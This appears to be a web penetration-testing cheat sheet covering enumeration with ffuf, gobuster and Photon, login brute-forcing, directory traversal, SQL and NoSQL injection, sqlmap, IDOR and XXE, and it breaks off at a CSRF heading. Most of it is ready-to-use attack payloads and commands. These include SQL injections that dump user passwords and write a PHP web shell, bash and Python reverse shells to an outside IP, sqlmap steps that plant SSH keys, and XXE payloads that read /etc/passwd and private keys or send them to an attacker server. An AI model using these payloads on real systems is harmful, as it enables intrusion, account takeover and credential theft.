 - Pickle Module
 - Example scenario

- The Eval Function
- Exploiting Authentication Vulnerabilities
- Automated web application scanners
 - Nikto
 - Scanning a website for vulnerabilities
 - Scanning for vulnerabilities and disabling ssl
 - Scanning for vulnerabilities with ssl
 - Scanning for vulnerabilities using Nikto plugins
 - OWASP ZAP
 - Scanning for vulnerabilities
 - Manual scan with browser proxy
 - Setting proxy settings in ZAP
 - Directory Bruteforce
 - Brute force login forms
 - Reports
 - Whatweb
 - Nmap
 - Uniscan
 - WPscan
 - Full Enumeration and scan for vulnerabilities
 - Running brute force attack
 - Drupal
 - JoomScan

- Wapiti
- WebDAV Exploitation
- CGI Web Apps-Testing for shellshock vulnerability
- Malicious Login form to send details to a listener
- Attacking Network Protocols
 - NetBIOS
 - SNMP
 - SMTP
 - FTP
 - Kerberoasting
 - SSH

Basics

Interception Proxies

Interception proxies are valuable tools for penetration testers and others seeking to evaluate the security of web applications. As such, these web proxies can be classified as exploit tools. They run on the tester's system and intercept requests being sent from the web browser to the web server before they are released onto the network. This allows the tester to manually manipulate the request to attempt the injection of an attack. They also allow penetration testers to defeat browser-based

input validation techniques. **ZAP** and **Burp Suite** are examples of interception proxies.

Fuzzers

Fuzzers are automated testing tools that rapidly create thousands of variants on input in an effort to test many more input combinations than would be possible with manual techniques. Their primary use is as a preventive tool to ensure that software flaws are identified and fixed by monitoring how the application reacts to these variants of inputs. For example, **PeachFuzzer** is a commercial product that performs fuzz testing against many different testing environments. These include files, network protocols, embedded devices, proprietary systems, drivers, and Internet of Things (IOT) devices.

Methodology

Before starting any web pentesting engagement, make sure your tools are prepared. While the use of automated tools is optional, some tools are necessary such as the ones below:

- Interception proxies: BurpSuite, Tamper request,etc.

- Curl
- Netcat

While conducting a web application penetration testing, start by first gathering information about your target. Things such as:

- IP addresses
- Subdomains
- Underlying technology
- Website navigation structure
- Existing protections
- Page source code
- HTTP request headers

After gathering the above details and getting familiar with your target, start next by identifying the user input areas as they are extremely important when you want to test for vulnerabilities:

- Search areas.
- Forms.
- Comment section.
- Support tickets.
- Login forms.
- File upload areas.

Always start with enumeration, that is, gathering as much info such as directory structure, hidden files, request headers, etc and always leave brute force attacks at the very end if your goal is to takeover accounts because brute force attacks tend to be time consuming, noisy and not guaranteed to succeed.

Content Enumeration

Robots.txt

The robots.txt file contains information about which pages crawlers are allowed to index. This can reveal pages not seen when browsing normally.

Sitemap.xml

It contains a map of the website content using URLs. It lists also URLs of old content

HTTP Headers

Interacting with http headers can reveal information about the webserver version, php version if any and other useful details that you can use to search for an exploit

page source

Page source can reveal much information about the site structure and also the web framework it uses

Wappalyzer

<https://www.wappalyzer.com/>

It reveals information about the web framework and the type of content management system used.

```
curl -v example.com
```

Content Enumeration with Photon

Photon can extract the following data from a website while crawling:

- URLs (in-scope & out-of-scope)
- URLs with parameters
(**example.com/gallery.php?id=2**)
- Intel (emails, social media accounts, amazon buckets etc.)
- Files (pdf, png, xml etc.)
- Secret keys (auth/API keys & hashes)
- JavaScript files & Endpoints present in them

- Strings matching custom regex pattern
- Subdomains & DNS related data
- Below are usage options

usage: photon.py [options]

-u --url root url
-l --level levels to crawl
-t --threads number of threads
-d --delay delay between requests
-c --cookie cookie
-r --regex regex pattern
-s --seeds additional seed urls
-e --export export formatted result
-o --output specify output directory
-v --verbose verbose output
--keys extract secret keys
--clone clone the website locally
--exclude exclude urls by regex
--stdout print a

variable to stdout	
--timeout	http requests
timeout	
--ninja	ninja mode
--update	update photon
--headers	supply http
headers	
--dns	enumerate
subdomains & dns data	
--only-urls	only extract
urls	
--wayback	Use URLs from
archive.org as seeds	
--user-agent	specify user-
agent(s)	

- Run the below command to crawl a website

PYTHON

```
python photon.py -u
"http://example.com"
```

- Clone the website locally
Option: **--clone** The crawled webpages can be

saved locally for later use by using the `--clone` switch as follows

PYTHON

```
python photon.py -u  
"http://example.com" --clone
```

Option: `-l` or `--level` | Default: `2`

Using this option user can set a recursion limit for crawling. For example, a depth of `2` means Photon will find all the URLs from the homepage and seeds (level 1) and then will crawl those levels as well (level 2).

PYTHON

```
python photon.py -u  
"http://example.com" -l 3
```

- Specify output directory

Option: `-o` or `--output` | Default: `domain name of target`

Photon saves the results in a directory named after the domain name of the target but you can overwrite this behavior by using this option.

```
python photon.py -u  
"http://example.com" -o "mydir"
```

Enumerating web application directories

Dirbuster

```
root@kali:dirb http://10.5.5.25:8080/ -w  
### -w: to continue enumerating past  
the warning messages
```

Gobuster

```
root@kali:gobuster dir -u 'url' -w  
[path-to-wordlist]
```

FFUF

Enumerating Extensions

```
ffuf -u http://MACHINE_IP/indexFUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/web-extensions.txt
```

Enumerating Directories

```
ffuf -u http://MACHINE_IP/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/big.txt
```

Enumerating Files

```
ffuf -u http://MACHINE_IP/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-words-lowercase.txt  
-e .php,.txt
```

Filtering for 403 status codes

```
ffuf -u http://MACHINE_IP/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-files-lowercase.txt  
-fc 403
```

Showing only 200 status codes

```
ffuf -u http://MACHINE_IP/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-files-lowercase.txt  
-mc 200
```

Fuzzing parameters

```
ffuf -u 'http://MACHINE_IP/sqlis-  
labs/Less-1/?FUZZ=1' -c -w  
/usr/share/seclists/Discovery/Web-  
Content/burp-parameter-names.txt -fw 39
```

Numeric wordlist as STDOUT

```
$ for i in {0..255}; do echo $i; done |  
ffuf -u 'http://MACHINE_IP/sqlilabs/Less-1/?id=FUZZ' -c -w - -fw 33
```

Enumerating users

```
ffuf -w  
/usr/share/wordlists/SecLists/Usernames/  
Names/names.txt -X POST -d  
"username=FUZZ&email=x&password=x" -H  
"Content-Type: application/x-www-form-  
urlencoded" -u  
http://domain.com/customers/signup -mr  
"username already exists"
```

Note that login form parameters may change so adjust the command accordingly.

Brute Forcing passwords in login forms

```
ffuf -u http://MACHINE_IP/sqlilabs/Less-11/ -c -w /usr/share/seclists/Passwords/Leaked-Databases/hak5.txt -X POST -d 'uname=Dummy&passwd=FUZZ&submit=Submit' -fs 1435 -H 'Content-Type: application/x-www-form-urlencoded'
```

OR

```
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/login -fc 200
```

Note that login form parameters may change so adjust the command accordingly.

Directory Traversal

Directory traversal is a vulnerability that allows an attacker to traverse the directory structure of the file system hosting the website in order to freely navigate and read the contents of stored files.

Example is shown below:

```
https://example.com/loadImage?  
filename=../../../../../etc/passwd
```

Bypassing Techniques

If the application strips or blocks directory traversal from user-supplied filename then we use nested traversal to bypass:

[1]

```
.....//
```

[2]

```
.....\|
```

You can also use the null byte `%00` and append it to the end of the URL

```
filename=.../.../.../etc/passwd%00.png
```

Common Web Applications Attacks

SQL Injection

In a SQL injection attack, the attacker enters additional data into the webpage form to generate different SQL statements.

SQL query languages use a semicolon (;) to indicate the SQL line's end and use two dashes (--) as an ignored comment.

With this knowledge, the attacker could enter different information into the web form like this

SQL

```
Darril Gibson'; SELECT * FROM  
Customers; --
```

If the web application plugged this string of data directly into the SELECT statement surrounded by the same single quotes, it would look like this:

```
SELECT * FROM Books WHERE Author  
= 'Darril Gibson'; SELECT * FROM  
Customers; --'
```

The first line retrieves data from the database, just as before. However, the semicolon signals the end of the line, and the database will accept another command. The next line reads all the data in the Customers table, giving the attacker access to names, credit card data, and more.

General Injection Methodology

Generally, when exploiting SQL injection for the purpose of adding, deleting, modifying or displaying the database records, we follow the below steps:

- Find the number of columns.
- Find the name of the Database.
- List the tables and their names.
- Find the columns' names.
- Extract data.

SQL Injection in search fields

Lets say the search page is handled by a file named sql.php and the parameter is search.

Sql.php?search=pentesting

First thing we try is to search with single quote '

```
Sql.php?search='
```

If it returns an error, then we know its vulnerable.

Our next step is to determine the number of columns starting from running a normal query on the search box to get an idea.

Finding the number of columns:

```
Sql.php?search=test' ORDER BY 1-- -
```

or

```
Sql.php?search=' ORDER BY 1--
```

We keep incrementing the number until we hit an error which indicates the number of columns.

Then we search for something similar to that below:

```
Sql.php?search=pentesting' union select  
1,1,1,1,1,1,1#
```

Or

```
Sql.php?search = ' and 1 = 0 union all  
select 1,1,1,1,1,1 from  
information_schema.tables where 1=0 or  
1=1-- '
```

We continue adding '1's until we don't receive any error from the page.

Only then we know how many columns by counting the '1's.

Then we try to find the database name, table names, columns of target table

```
Sql.php?search=pentesting' union select  
1, database(),@@version,1,1,1#
```

Or

```
Sql.php?search =' and 1 = 0 union all  
select 1, database(),@@version,1,1,1,1  
from information_schema.tables where 1=0  
or 1=1-- '
```

```
Sql.php?search=pentesting' union select  
1, table_name,1,1,1,1,1 from  
information_schema.tables#
```

Or

```
Sql.php?search =' and 1 = 0 union all  
select 1, table_name,1,1,1,1,1 from  
information_schema.tables where 1=0 or  
1=1-- '
```

```
Sql.php?search=pentesting' union select  
1, column_name,1,1,1,1,1 from  
information_schema.columns where  
table_name='users'#
```

Or

```
Sql.php?search = ' and 1 = 0 union all  
select 1,column_name,1,1,1,1,1 from  
information_schema.columns where  
table_name = 'users'-- '
```

```
Sql.php?search=pentesting' union select  
1,login,user,password,1,1,1 from users#
```

Or

```
Sql.php?search = ' and 1=0 union all  
select  
1,login,password,secret,email,admin,7  
from users-- -
```

```
Sql.php?search=pentesting' union select  
1, "<?php echo shell_exec($_GET['cmd']);?  
>",1,1,1,1,1 into outfile  
"/var/www/html/shell3.php"#
```

Or

```
Sql.php?search= ' and 1=0 union all  
select 1, "<?php echo  
shell_exec($_GET['cmd']);?>",1,1,1,1,1  
into outfile "/var/www/html/shell3.php"#
```

Another method after finding the number of columns.

Lets say we found there are three columns, we would continue this way:

```
searchitem=test' UNION SELECT 1,2,3-- -
```

Enumerating the names of the databases

```
searchitem=test' UNION SELECT 1,(select  
group_concat(SCHEMA_NAME) from  
INFORMATION_SCHEMA.SCHEMATA),3-- -
```

The SCHEMATA table specifically contains the names of databases MySQL knows about.

```
searchitem=test' UNION SELECT 1,(select  
group_concat(TABLE_NAME) from  
INFORMATION_SCHEMA.TABLES WHERE  
TABLE_SCHEMA = 'db'),3-- -
```

Extracting columns in a table

```
searchitem=test' UNION SELECT 1,(select  
group_concat(COLUMN_NAME) from  
INFORMATION_SCHEMA.COLUMNS WHERE  
TABLE_NAME = 'users'),3-- -
```

extracting specific data from a column

```
searchitem=test' UNION SELECT 1,(select  
username from db.users),3-- -
```

#OR

```
searchitem=test' UNION SELECT  
1,group_concat(id, ':' , name, ':' ,  
password)from users,3-- -
```

#OR

```
searchitem=test' UNION SELECT  
1,group_concat(id, ':' , name, ':' ,  
password),3 from db.users-- -
```

Another method to finding the number of columns and proceeding further:

SQL

```
' UNION select 1 from  
information_schema.tables #  
' UNION select 1,2 from  
information_schema.tables #  
' UNION select 1,2,3 from  
information_schema.tables #
```

The one that returns a correct output is the one that indicates the number of columns
Proceeding

SQL

```
' UNION select  
1,table_schema,table_name from  
information_schema.tables #
```

SQL

```
' UNION select  
1,table_name,column_name from  
information_schema.columns #
```

SQL

```
' UNION select 1,username,pwd from  
users #
```

SQL Injection in URL Parameters

Say we have the below URL:

```
http://domain.com/profile?id=1
```

First we produce an error with either '[' or ']' and see how the web app reacts.

The next step is to determine the number of columns. An example payload for that is below

SQL

```
1 UNION SELECT 1,2,3
```

You need to keep adding numbers until there is no error back as an output. Once there is no error, your last query dictates the number of columns.

Next step is to start crafting your payloads to dumps columns and tables from the database. Make sure to change the URL id to a non-existent value like [0] in the above case.

Example payload to determine the database type assuming we got three columns.

SQL

```
0 UNION SELECT 1,2,database()
```

Example payload to display tables

SQL

0 UNION SELECT

```
1,2,group_concat(table_name) FROM  
information_schema.tables WHERE  
table_schema = 'sqlihacked'
```

Example payload to display columns of the table [sqlihacked]

SQL

0 UNION SELECT

```
1,2,group_concat(column_name) FROM  
information_schema.columns WHERE  
table_name = 'sqlihacked'
```

Example payload to dump username and password from table [users] in [sqlhacked]

SQL

0 UNION SELECT

```
1,2,group_concat(username,':',password  
SEPARATOR '<br>') FROM users
```

Boolean SQL Injection - Blind

Note: Boolean based SQL Injection is normally tedious and requires a lot of manual guessing hence you can use SQLmap instead if you needed.

In the blind sql injection, there is no error message returned back as an output hence we can't know if there is sql injection vulnerability.

Boolean means that the response is either [true] or [false].

In real world scenario, [false] means no data returned back as a response and [true] is returned when the response contains data.

The aim in this type of sql injection is to return [true] so that we retrieve data.

Say we have the URL below

```
http://domain.com/profile?id=1
```

The corresponding SQL query for that is below

SQL

```
select * from profiles where id =  
'%1%' LIMIT 1;
```

To find a sql injection vulnerability, first we need the number of columns in this table. We would start with a payload like below

SQL

```
0' UNION SELECT 1;--
```

With the same method, we keep increasing numbers until no error is returned which determines the number of columns.

Once we determine the number of columns, we can start crafting payloads to enumerate the database.

SQL

```
0' UNION SELECT 1,2,3 where database()  
like 's%';--
```

In the above example, we used the [like] operator to look for the entries where there is a database whose name starts with [s]. Since this is boolean based, we need to use the [like] statement in order to adhere to the [true] and [false] forms of output.

In order to find the database name, we need to keep adding and rotating between characters until we

receive a response containing the database name.

The next payload would look like the one below

SQL

```
0' UNION SELECT 1,2,3 where database()
like 'sq%';--
```

Suppose you were able to find the database name and it was [dbhacked] then you will need to dump its tables.

SQL

```
0' UNION SELECT 1,2,3 FROM
information_schema.tables WHERE
table_schema = 'dbhacked' and
table_name like 'a%';--
```

With the same manner, keep adding characters until you hit a response containing table name.

Suppose you found a table named [users]. You want to dump its columns.

SQL

```
0' UNION SELECT 1,2,3 FROM  
information_schema.COLUMNS WHERE  
TABLE_SCHEMA='dbhacked' and  
TABLE_NAME='users' and COLUMN_NAME  
like 'a%';
```

Supposed you found column [username] and [password] then to dump them use below payload to find the users

SQL

```
0' UNION SELECT 1,2,3 from users where  
username like 'a%
```

Suppose you found a username called [admin] then use the below to dump its password.

SQL

```
0' UNION SELECT 1,2,3 from users where  
username='admin' and password like 'a%
```

Time-based SQL Injection - Blind

In the time based, we rely on the time the webserver takes to send a response back to us. We can define a number of seconds in the SQL query that if the server takes the same time to respond, we conclude that it's vulnerable to SQL injection.

Take the same URL

```
http://domain.com/profile?id=1
```

As you know first we aim to find the number of columns. Then an example payload is the one below

SQL

```
0' UNION SELECT SLEEP(5),2;--
```

If the above one took 5 seconds of the webserver to response, we knew then we have two columns. This means your criteria of a correct query is the time you defined with the [sleep] function.

#Example2

SQL

```
SELECT * from users where  
username="natas18" and password like  
binary '9%' and sleep(10) #
```

SQL Injection in Login forms

Intro

Consider an application that lets users log in with a username and password. If a user submits the username **user** and the password **password**, the application checks the credentials by performing the following SQL query

SQL

```
SELECT * FROM users WHERE username =  
'user' AND password = 'password'
```

When it comes to login forms, we can try the following SQL payloads manually first in the username or password field or both together. The objective is to login as admin to the site.

```
root' or 1=1##
```

```
' or 1=1-- -;
```

```
" OR "1"="1
```

```
' or 1=1 -- #
```

```
1' or '1'='1
```

```
' or 1=1;-- -
```

```
' or ''='
```

```
' or 1--
```

```
') or true--
```

```
" or true--
```

```
") or true--
```

```
')) or true-
```

```
admin")) -- -
```

Note: in some scenarios, the username or password field are injectable but doesn't necessarily lead to admin access. If you manage to find one of the login fields to be injectable but not able to login as admin, you can start sqlmap to leak information and dump database entries.

Second Order SQL Injection

#Its the type of injection that occurs on a different page than the page where the SQL payload was inserted.

#Say you have a login form [login.php] and another page on the website such as [products.php]. In second order SQL injection, If you try to inject the login forms with SQL payloads, the website will store the queries in the database but won't execute them until you visit the [products.php] page where the SQL payload you inserted earlier will get executed.

#So one rule of thumb in that type of SQL injection is to register a regular user and test out all other

pages of the web application.

#This type of SQL injection can be exploited by using a SQL payload as a username to register with so that the payload gets executed at every other page in the website where it uses the username.

#You could register as many usernames as you want using different SQL payload every time to return the structure of the database along with dumping all sensitive database records.

#Example usernames you can use to register with

```
b') -- - [used to invoke a sql error]
```

```
') UNION SELECT table_name,  
table_schema FROM  
information_schema.columns #  
[displaying table-names]
```

```
') UNION SELECT table_name,  
column_name FROM  
information_schema.columns #  
[displaying column names]
```

```
username:') UNION SELECT username,  
password from users # [Dumping  
username and password records from  
userstable]
```

Don't forget that these payloads won't get executed until you visit the vulnerable page.

Visit [SQL injection with SQLmap] to know how to do this with [sqlmap]

Bypassing SQL Filters

UNION Filters

Lets say we are testing a login form and it returns an error whenever we try to execute UNION SELECT. This suggest that there is a WAF filtering the queries so we would use Union instead.

SQL

```
Email=' UNION select  
1,2,3,concat(command, "@test.com") --  
-
```

SQL

```
Email=' UNION select  
1,2,3,concat(table_name, "@test.com")  
FROM information_schema.tables where  
table_schema="databasename" limit 1,1  
-- -
```

SQL

```
Email=' UNION select  
1,2,3,concat(column_name, "@test.com")  
FROM information_schema.columns where  
table_name="tablename" limit 2,1 -- -
```

SQL

```
Email= ' UNION select  
1,2,3,concat(password, "@test.com")  
FROM tablename limit 1,1 -- -
```

You can also use [GROUP_CONCAT] instead of [concat] as it combines entire column in one result.

#Example [union] filter is below

SQL

```
if(strpos($user,"UNION") ||  
strpos($user,"INFORMATION_SCHEMA") ||  
strpos($user,"union") ) {  
echo "Error"; die;  
}
```

Notice that the filter prohibits [“UNION”, “INFORMATION_SCHEMA”, and “union”] as characters hence if you modify on the [union] command a bit you can easily bypass it.

SQL Injection with sqlmap

Grabbing the Database software

```
root@kali: sqlmap -u  
example.com/product/14* --banner
```

we put star as the vulnerable parameter is not clear to us
or

```
root@kali:sqlmap -r req.txt --current-db
```

Listing Tables

```
root@kali: sqlmap -u catalog.sph-  
assets.com/product/14* --tables
```

or

```
root@kali:sqlmap -r request.txt -D  
social --tables
```

Dump entries from a specific table

```
root@kali: sqlmap -u  
example.com/product/14* -T  
users_field_data --dump
```

Dumping specific columns from a table

```
root@kali:sqlmap -r request.txt -D  
social -T users -C  
username,email,password --dump
```

Writing SSH keys with sqlmap to the remote host to have SSH access (you need to create

your key pairs first locally before transferring them to the remote host)

```
root@kali: sqlmap -u  
example.com/product/14* --file  
write=/root/.ssh/id_rsa.pub -file  
destination=/home/mysql/.ssh/
```

Next, try to connect with your private key:

```
root@kali: ssh -i /home/.ssh/id_rsa.priv  
mysql@example.com
```

Capturing the request with burpsuite of the login form or search form and feeding it to sql map

```
root@kali:sqlmap -r request.txt -dump-all -level=5 -risk=3
```

Or we can let sqlmap automate the selection of the form parameters as below

```
root@kali:sqlmap -u  
http://domain.com/login.php --forms --  
dump
```

Grabbing OS shell after exploitation

```
root@kali:sqlmap -r request.txt -dump-  
all -level=5 -risk=3 --os-shell
```

And then from os-shell to nc shell:

PYTHON

```
os-shell> bash -c 'bash -i >&  
/dev/tcp/10.10.14.2/4444 0>&1'
```

OS-shell to Python shell

PYTHON

```
python3 -c ` ` 'import  
socket,subprocess,os;s=socket.socket(s  
ocket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(("my-own-  
ip",4444));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.cal  
l(['/bin/sh','-i']);'
```

Instructing sqlmap to try and bypass WAF

```
root@kali:sqlmap -r req.txt --current-db  
--tamper=space2comment
```

Using SQLmap for second order SQL injection

Generally If you a login page is the first page you are trying SQL injection against then the structure of the command looks in most scenarios similar to the one below:

```
sqlmap --technique=U -r login.request --  
dbms mysql --second-order  
'http://domain.com/page.php' -p user
```

[--technique=U] Use all available classes of injection techniques (boolean-based,error-based,time-base,etc..)

[--second-order=http://domain.com/page.php] This where SQL map will check for the results of the injected payloads and this is the vulnerable page to sql injection. ***Check the theory of second order sql injection to understand how this works***

[-p user] the vulnerable parameter is user in this case

[-r login.request] the is the login request captured by BurpSuite.

Using SQLmap with tamper script

A tamper script allows you to do programmatic changes to all the request payloads sent by SQLmap. This is useful when you need a different cookie for every request you send to the web application. You can use a tamper script by using the option [--tamper [path to the script]]

Using sqlmap for blind SQL Injection

Blind SQL Injection is when you don't know the output of the injectable payload or when the output changes based on different input.

In sqlmap, we have two options to process changing output:

[--string=STRING] is used when the query, payload or input results in TRUE output such as "user exists but password is incorrect"

[--not-string] is used when the query, payload or input results in FALSE such as "wrong username"

Depending on the scenario and the field that we are injecting, we can select certain output and use the option [--string=the_true_output] in our sqlmap command.

#Example

In a login form, you would either inject the username or password field.

So **first case** is if the username and password are wrong, the response would get

Try Again

Second case if the username is correct and password is wrong you would get

Wrong password

Wrong credentials

So the output is changing here depending on the username field which means if we want to test the login form for SQL Injection we need to use the option [--string="Wrong password"] or [--string="Wrong credentials"].

#A **#complete** sqlmap command for the username field would like the below

```
sqlmap -r login.request --level 5 --risk  
3 --batch --string "Wrong credentials" -  
-dump
```

Don't forget to capture the login request with Burpsuite and save it to a file [login.request]

NoSQL Injection

There are two types of NoSQL Injection:

- **Syntax Injection**

This is similar to SQL injection, where we have the ability to break out of the query and inject

our own payload. The key difference to SQL injection is the syntax used to perform the injection attack. Since most libraries used to create the queries apply filters that prevent you from injection into the syntax, this type is not as popular.

- **Operator Injection**

Even if we can't break out of the query, we could potentially inject a NoSQL query operator that manipulates the query's behavior, allowing us to stage attacks such as authentication bypasses.

Injection Methodology

When looking at how NoSQL filters are built, bypassing them to inject any payload might look impossible, as they rely on creating a structured array. Unlike SQL injection, where queries were normally built by simple string concatenation, NoSQL queries require nested associative arrays. From an attacker's point of view, this means that to inject NoSQL, one must be able to inject arrays into the application.

Luckily for us, many server-side programming languages allow passing array variables by using a

special syntax on the query string of an HTTP Request.

Bypassing Login Forms using Operator Injection

An example NoSQL payload that trick the database into revealing all user records can be found below:

```
$user = ['$ne'=>'xxxx']  
$pass = ['$ne'=>'yyyy']
```

The resulting filter would end up looking like this:

```
[ 'username'=>[ '$ne'=>'xxxx' ],  
'password'=>[ '$ne'=>'yyyy' ]]
```

We could trick the database into returning any document where the username isn't equal to '**xxxx**', and the password isn't equal to '**yyyy**'. This would probably return all documents in the login collection. As a result, the application would assume a correct login was performed and let us into the application with the privileges of the user corresponding to the first document obtained from the database.

If we intercept a sample POST request using Burpsuite, we can apply the above payload in the username and password field as shown below:

```
POST /login.php HTTP/1.1
Host: 10.10.47.75
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://10.10.47.75
Connection: close
Referer: http://10.10.47.75/?err=1
Upgrade-Insecure-Requests: 1

user[$ne]=test01&pass[$ne]=test01&remember=on
```

Payload:

```
user[$ne]=test01&pass[$ne]=test01
```

So far, we have managed to bypass the application's login screen, but with the former technique, we can only login as the first user returned by the database. By making use of the **\$nin** operator, we are going to modify our payload so that we can control which user we want to obtain.

First, the \$nin operator allows us to create a filter by specifying criteria where the desired documents have some field, not in a list of values. So if we want to log in as any user except for the user admin, we could modify our payload to look like this:

```
user[$nin][]=admin&pass[$ne]=test01
```

This would translate to a filter that has the following structure:

```
[ 'username'=>[ '$nin'=>[ 'admin' ] ],  
 'password'=>[ '$ne'=>'test01' ]]
```

The above tells the database to return any user for whom the username isn't **admin** and the password isn't **test01**. As a result, we are now granted access to another user's account.

You can increase the list of excluded accounts to return more results/users from the database

```
user[$nin][]=admin&user[$nin]  
[]]=pedro&user[$nin]  
[]]=john&pass[$ne]=test01
```

Using Operator Injection to Extract Passwords

For this method to work, we can rely on regular expressions to guess the length of the password and the letter it starts with.

```
user=admin&pass[$regex]=^.{8}$
```

The above payload asks the database if there is a user **admin** with password length of **8** characters. Depending on the server response, error or valid response, we can then proceed to guess the password by iterating over all the alphabets

```
user=admin&pass[$regex]=^b.....$
```

The above query asks the DB if there is a user **admin** whose password is eight characters that starts with **b**. Again we can repeat the above payload to cover all the letters until we hit a valid response from the server containing the password.

Sometimes the password consists of numbers only which means you may need to adjust your payload to

include numbers.

IDOR

IDOR stands for insecure direct object reference. Web developers design an application to directly retrieve information from a database based on an argument provided by the user in either a query string or a POST request. For example, this query string might be used to retrieve a document from a document management system

```
https://www.mycompany.com/getDocument.php?documentID=1842
```

The attacker can modify the above link to attempt to retrieve other documents, such as in these examples

`https://www.mycompany.com/getDocument.php?documentID=1841`

`https://www.mycompany.com/getDocument.php?documentID=1843`

`https://www.mycompany.com/getDocument.php?documentID=1844`

Doing so allow the attacker to retrieve pages with content that belongs to other users such as the ability to modify or view hidden pages.

XML Attacks

XML Injection

A primary indicator of XML injection is the creation of unwanted accounts, but it may take detailed logging and auditing to discover this.

As an example, imagine an online web application is used to create and transfer user information. A user would be prompted to enter a username and an email address. The XML data may look like this

XML

```
<user> <username>Homer</username>
<email>homer@simpson.com</email>
</user>
```

However, imagine the user entered the following data for the email address

XML

```
homer@simpson.com<user
<username>Attacker</username>
<email>attacker@gcgacert.com</email>
</user>
```

If input validation is not used, this added data will create a second user account. In some instances, the XML application receiving the data will create the second account (Attacker in this example) but ignore the first account.

XXE

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data. It often

allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

There are two types of XXE attacks: in-band and out-of-band (OOB-XXE)

1. **An in-band XXE** attack is the one in which the attacker can receive an immediate response to the XXE payload.
2. **out-of-band XXE** attacks (also called blind XXE), there is no immediate response from the web application and attacker has to reflect the output of their XXE payload to some other file or their own server.

XXE payload examples for in-band XXE

Reading ssh key file

XML

```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY read SYSTEM
'file:///home/user/.ssh/id_rsa'> ]>
<root>&read;</root>
```

reading /etc/passwd

[1]

XML

```
<!DOCTYPE test [ <!ELEMENT test ANY >
<!ENTITY payload SYSTEM
"file:///etc/passwd" >]>
<userInfo>

<firstName>motasem</firstName>
          <lastName>&payload;
</lastName>
          </userInfo>
```

[2]

XML

```
<!DOCTYPE root [SYSTEM 'file:///etc/passwd']>  
<root>&payload;</root>
```

With **php filter** the above payload looks like the below

XML

```
<!DOCTYPE root [SYSTEM 'php://filter/convert.base64-  
encode/resource=/etc/passwd']>  
<root>&payload;</root>
```

PHP filters are used in XXE payloads if the file you are trying to read returns empty results when you are sure that the location is correct.

Executing system commands

[1]

XML

```
<!DOCTYPE test [ <!ELEMENT test ANY >
<!ENTITY payload SYSTEM "expect://id"
> ]>
<userInfo>
<firstName>motasem</firstName>
<lastName>&payload;</lastName>
</userInfo>
```

[2]

XML

```
<!DOCTYPE root [<!ENTITY payload
SYSTEM "expect://id">]>
<root>&payload;</root>
```

Reading files on windows

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE testing [
    <!ELEMENT testing ANY >
    <!ENTITY payload SYSTEM
    "file:///c:/boot.ini" >]>
<testing>&payload; </testing>
```

XXE payload examples for Blind XXE

This payload will post the contents of /etc/passwd to your server.

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE testing [
    <!ELEMENT testing ANY >
    <!ENTITY % payloadv1 SYSTEM
    "file:///etc/passwd" >
    <!ENTITY payloadv2 SYSTEM
    "www.yoursite.com/?%payloadv1;">
]
>
<foo>&payloadv2; </foo>
```

XXE against JSON

XXE attacks are possible against a web application that formats data in JSON. Candidates to this attack including web pages that respond with JSON data format to web requests.

In order to exploit XXE in JSON, we need to play with the [content-type] http header so instead of [application/json] we make it [application/xml] and we convert the JSON data in the request into XML.

#Example POST request with XXE payload that reads [/etc/passwd]

POST /test-page HTTP/1.1

Host: domain.com

Accept: application/json

Content-Type: application/xml

Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]>

<root>

<search>name</search>

<value>&xxe;</value>

</root>

#Example POST request that downloads a file from an attacker's web server

```
POST / HTTP/1.1
Host: domain.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 198

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://attacker-ip:attacker-port/shell.php" > ]>
<foo>&xxe;</foo>
```

Automated Tools for BlindXXE

Payload generation

You can go to the below site and generate a payload

<https://www.xxe.sh/>

Make sure to select the right domain or ip in the input box



This will attempt to post the contents of /etc/passwd to your already open ftp server.
You can use the below tool in conjunction with [xxe.sh] to retrieve the contents

<https://github.com/lc/230-00B>

and launch the listener

```
python3 230.py 2121
```

Directory Traversal

Directory traversal is a specific type of injection attack that attempts to access a file by including the full directory path or traversing the directory structure, example is the below path can be appended to a URL to access the contents of the password file on UNIX

```
../../etc/passwd
```

In Linux operating systems, the .. operator in a file path refers to the directory one level higher than the current directory.

For example, the path `/var/www/html/..` refers to the directory that is one level higher than the html directory, or `/var/www/`.

`http://www.mycompany.com/../../../../../etc/shadow`

The attack URL above uses the .. operator three times to navigate up through the directory hierarchy.

CSRF

Definition

Cross-site request forgery (XSRF or CSRF) is an attack where an attacker tricks a user into performing an action on a website.

The attacker creates a specially crafted HTML link, and the user performs the action without realizing it. Typically the malicious code comes in the form of an Iframe or a redirect that is embedded in the webpage and upon visiting the page by the user the code gets executed.

Goal of CSRF

